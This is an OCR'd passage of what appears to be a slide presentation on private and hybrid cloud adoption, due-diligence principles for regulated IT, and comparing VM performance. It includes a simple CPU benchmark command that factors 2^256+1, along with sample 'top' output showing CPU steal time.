  - Department-level / LOB (vs. central/corporate) budget authority
  - High-availability systems
  - Current-generation tech
- Shifts many traditional IT Ops responsibilities to “DevOps”
- Result: De-centralized control & oversight

Step 1: Define the problem

- IT Commoditization and Consumer Tech have driven Stakeholder expectations for:
  - On-demand web & compute services
  - Low-cost, high-value infrastructure & platform
  - Self-service
  - Department-level / LOB (vs. central/corporate) budget authority
  - High-availability systems
  - Current-generation tech
- Shifts many traditional IT Ops responsibilities to “DevOps”
- Result: De-centralized control & oversight


De-centralized Control & Oversight

- The elephant in the room
- Makes the idea of “Private Cloud” so tempting
  - But are we really doing Private Cloud?
  - How about Hybrid?
- What do you mean by “Private Cloud”?
  - Is it self-service?
  - Is it on-demand? (*by users, not just IT*)
  - Well-documented API?
  - 100% automated deployments?
  - If Part 11/HIPAA-covered, are you prequalified?
  - Sane billing?
  - To what cost center?
  - What % utilized or oversubscribed?

“We can do private cloud too!”

- McCormick, Walkey & Green (1986)
  - Classic study in human self-perception
  - 80% of drivers rate themselves above avg
- James Staten, Analyst 2011:
  - Less than 5% of organizations have the expertise to run a private cloud
- Forrester 2012:
  - Most organization aren’t ready for cloud
  - The divide between business and IT has never been greater

<5% Orgs Really Do Private Cloud



What's old is new again: 1st Principles

- Intended purpose, intended purpose, intended purpose
- Still need to perform due diligence
- Vendor assessment
- Backup and recovery
- Qualifications (performance, installation, operational)
- Availability
- Access controls
- Training & records
- Certifications
- Physical, logical, procedural mechanisms
- Notification, Service Level Agreements (SLAs)
- Inspections vs. 3rd Part Attestations?


Performance Qualifications:
Read the Fine Print


Evaluating Performance


- Identical simple compute task (calc 8th Fermat Prime):


```
$ export BC_LINE_LENGTH=2000 &&
time -f %U factor $(echo "2^256+1" | bc)
```

- Same vendor, two systems
  - "1 core" 2.4Ghz Intel Xeon CPU
- Two vendors, "Standard" vs. "X-Large" VMs
  - Standard
  - X-Large


top - 17:16:52 up 19 min, 1 user, load average: 0.58, 0.39, 0.24
Tasks: 57 total, 3 running, 54 sleeping, 0 stopped, 0 zombie
Cpu(s): 48.8%us, 0.0%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 51.2%st
Mem: 1696964k total, 311616k used, 1385348k free, 8580k buffers
Swap: 917500k total, 0k used, 917500k free, 259080k cached
PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
1348 ec2-user 20 0 100m 736 636 R 99.9 0.0 0:11.07 factor 115792089237316195423570985
1 root 20 0 19272 1536 1240 S 0.0 0.1 0:00.25 /sbin/init
2 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kthreadd]
3 root 20 0 0 0 0 S 0.0 0.0 0:00.02 [ksoftirqd/0]
4 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kworker/0:0]
5 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kworker/u:0]
6 root RT 0 0 0 0 S 0.0 0.0 0:00.00 [migration/0]
7 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [cpuset]
8 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [khelper]
9 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kdevtmpfs]
10 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 [netns]
11 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [kworker/u:1]
15 root 20 0 0 0 0 S 0.0 0.0 0:00.00 [xenwatch]
